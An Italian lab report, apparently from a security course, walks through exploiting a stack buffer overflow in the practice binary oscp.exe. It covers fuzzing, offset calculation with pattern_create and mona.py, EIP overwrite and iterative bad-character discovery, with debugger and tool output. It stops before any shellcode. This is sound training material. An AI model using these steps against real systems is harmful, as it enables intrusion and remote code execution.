Report Tecnico: Cracking di un Buffer Overflow

Redatto da: Team SecureSentinels

Progetto: Buildweek 3 **Data:**25/02/2026

1. Introduzione e Analisi del Problema

L'obiettivo dell'esercizio è trasformare un **buffer overflow** di base in una vulnerabilità di **esecuzione di codice remoto (RCE)**. Il binario target presenta caratteristiche ideali per scopi didattici:

- **Assenza di Stack Canary:** Non ci sono protezioni per l'integrità dello stack e lo stack è eseguibile.
- **Librerie senza ASLR:** Almeno una libreria non utilizza l'Address Space Layout Randomization.


2. Fondamenti Teorici dello Stack

Lo stack è una struttura LIFO (Last In, First Out) che cresce verso gli indirizzi di memoria bassi. L'obiettivo è sovrascrivere l'indirizzo di ritorno (EIP salvato) durante l'esecuzione di una funzione vulnerabile per deviare il flusso verso codice arbitrario.

3. Configurazione dell'Ambiente e Analisi Iniziale

L'analisi dinamica viene condotta utilizzando una macchina attaccante Kali Linux e un target Windows con Immunity Debugger.

- **Avvio:** `oscp.exe` è in esecuzione sulla porta 1337.
- **Connessione:** Verificata connettività tramite Netcat.
- **Comandi:** Identificato il comando vulnerabile `OVERFLOW1`.



Avvio di oscp.exe in Immunity Debugger

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::2ec6:6753:7c56:ea09/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) open
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```


Connessione Netcat e verifica IP

4. Innesco del Crash (Fuzzing)

Inviando una stringa massiva di caratteri "A", il team SecureSentinels ha confermato il crash.

- **EIP:** Sovrascritto con 41414141.
- **ESP:** Punta al nostro buffer.

Invio del payload di fuzzing



Stato dei registri post-crash

5. Calcolo e Verifica degli Offset

Utilizzando `pattern_create.rb`, è stato generato un pattern ciclico unico.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2A
t3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb
0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8B
e9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7
Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm
6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4B
q5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3
Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By
2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0C
c1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj
8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6C
n7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Generazione pattern 2048 byte

Dopo aver calcolato l'offset tramite il comando msf-pattern_offset è stato rilevato l'offset (1978 byte), è stato inviato un payload di verifica (PoC) contenente "B" per l'EIP e "C" per lo stack. **Risultato:** EIP = `42424242` ("BBBB"), ESP punta alle "C". Controllo del flusso confermato.

```
).exe - [CPU - thread 00000C54]
ugins  ImmLib  Options  Window  Help  Jobs
l e m t w h c P k b z r ... s ?  Immunity

Registers (FPU)
EAX 0083F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0048510C
EDX 00000000
EBX 41414141
ESP 0083FA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFDA000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```


Verifica offset con EIP 42424242

6. Identificazione dei Badchars (Processo Iterativo)

Questa è la fase critica per garantire che lo shellcode non venga troncato. Si utilizza `mona.py` per confrontare il bytearray inviato con quello presente in memoria.

Configurazione Iniziale

È stato generato il primo bytearray escludendo solo il null byte (`\x00`), che è un badchar universale per le funzioni di stringa.



Esecuzione di `!mona bytearray -b '\x00'`

Iterazione 1: Individuazione di \x07

Dopo il crash e l'analisi con `!mona compare`, il log ha mostrato una corruzione dopo 6 byte.

- **Badchars rilevati:** `00 07 08 2e 2f a0 a1`.
- **Analisi:** Il primo carattere corrotto è `07`. Spesso il carattere successivo (qui `08`) appare corrotto solo come effetto collaterale del precedente. Pertanto, si aggiunge solo `07` alla lista dei badchar.

```
Log data
Address   Message
0BADF00D  [+] Generating module info table, hang on...
0BADF00D      - Processing modules
0BADF00D      - Done. Let's rock 'n roll.
0BADF00D  [+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
0BADF00D  [+] Fetched 255 bytes successfully from C:\mona\oscp\bytearray.bin
0BADF00D      - Comparing 1 location(s)
0BADF00D  Comparing bytes from file with memory :
0085FA28  [+] Comparing with memory at location : 0x0085fa28 (Stack)
0085FA28  Only 249 original bytes of 'normal' code found.
0085FA28      ,-----------------------------------------------,
0085FA28      | Comparison results:                           |
0085FA28      |-----------------------------------------------|
0085FA28    0 |01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10| File
0085FA28      |                        0a 0d                  | Memory
0085FA28   10 |11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20| File
0085FA28      |                                               | Memory
0085FA28   20 |21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30| File
0085FA28      |                                 0a 0d         | Memory
0085FA28   30 |31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40| File
0085FA28      |                                               | Memory
0085FA28   40 |41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50| File
0085FA28      |                                               | Memory
0085FA28   50 |51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60| File
0085FA28      |                                               | Memory
0085FA28   60 |61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70| File
0085FA28      |                                               | Memory
0085FA28   70 |71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80| File
0085FA28      |                                               | Memory
0085FA28   80 |81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90| File
0085FA28      |                                               | Memory
0085FA28   90 |91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0| File
0085FA28      |                                            0a | Memory
0085FA28   a0 |a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0| File
0085FA28      |0d                                             | Memory
0085FA28   b0 |b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0| File
0085FA28      |                                               | Memory
0085FA28   c0 |c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0| File
0085FA28      |                                               | Memory
0085FA28   d0 |d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0| File
0085FA28      |                                               | Memory
0085FA28   e0 |e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0| File
0085FA28      |                                               | Memory
0085FA28   f0 |f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff    | File
0085FA28      |                                               | Memory
0085FA28      `-----------------------------------------------'
0085FA28
0085FA28                  | File                | Memory              | Note
0085FA28  ------------------------------------------------------------------
0085FA28  0   0   6   6   | 01 02 03 04 05 06 | 01 02 03 04 05 06 | unmodified!
0085FA28  6   6   2   2   | 07 08             | 0a 0d             | corrupted
0085FA28  8   8   37  37  | 09 ... 2d         | 09 ... 2d         | unmodified!
0085FA28  45  45  2   2   | 2e 2f             | 0a 0d             | corrupted
0085FA28  47  47  112 112 | 30 ... 9f         | 30 ... 9f         | unmodified!
0085FA28  159 159 2   2   | a0 a1             | 0a 0d             | corrupted
0085FA28  161 161 94  94  | a2 ... ff         | a2 ... ff         | unmodified!
0085FA28  ------------------------------------------------------------------
0085FA28
0085FA28  Possibly bad chars: 07 08 2e 2f a0 a1
0085FA28  Bytes omitted from input: 00
0085FA28
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.250000
```

Mona compare rileva badchars 00 e 07

Iterazione 2: Individuazione di \x2e

È stato generato un nuovo bytearray escludendo `\x00` e `\x07`.


```
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.250000
0BADF00D  [+] Command used:
0BADF00D  'mona bytearray -cpb "\x00\x07"'
0BADF00D  Generating table, excluding 2 bad chars...
0BADF00D  Dumping table to file
0BADF00D  [+] Preparing output file 'bytearray.txt'
0BADF00D      - (Re)setting logfile c:\mona\oscp\bytearray.txt
          "\x01\x02\x03\x04\x05\x06\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21"
          "\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
          "\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61"
          "\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81"
          "\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1"
          "\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1"
          "\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1"
          "\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D  Done, wrote 254 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D  Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.016000
```

Generazione bytearray escludendo \x00 e \x07

Dopo il nuovo invio e confronto, Mona mostra che il byte `08` è ora corretto (confermando che era un falso positivo), ma la memoria si corrompe nuovamente al byte `2e`.

- **Badchars rilevati:** `2e 2f a0 a1`.
- **Azione:** Si aggiunge `2e` alla lista dei filtri.




`Mona compare mostra corruzione a partire da 2e`

Iterazione 3: Individuazione di \xa0

Filtrando `\x00\x07\x2e`, il confronto successivo mostra che anche `2f` era un falso positivo, e la corruzione riprende a `a0`.


- **Badchars rilevati:** `a0 a1`.
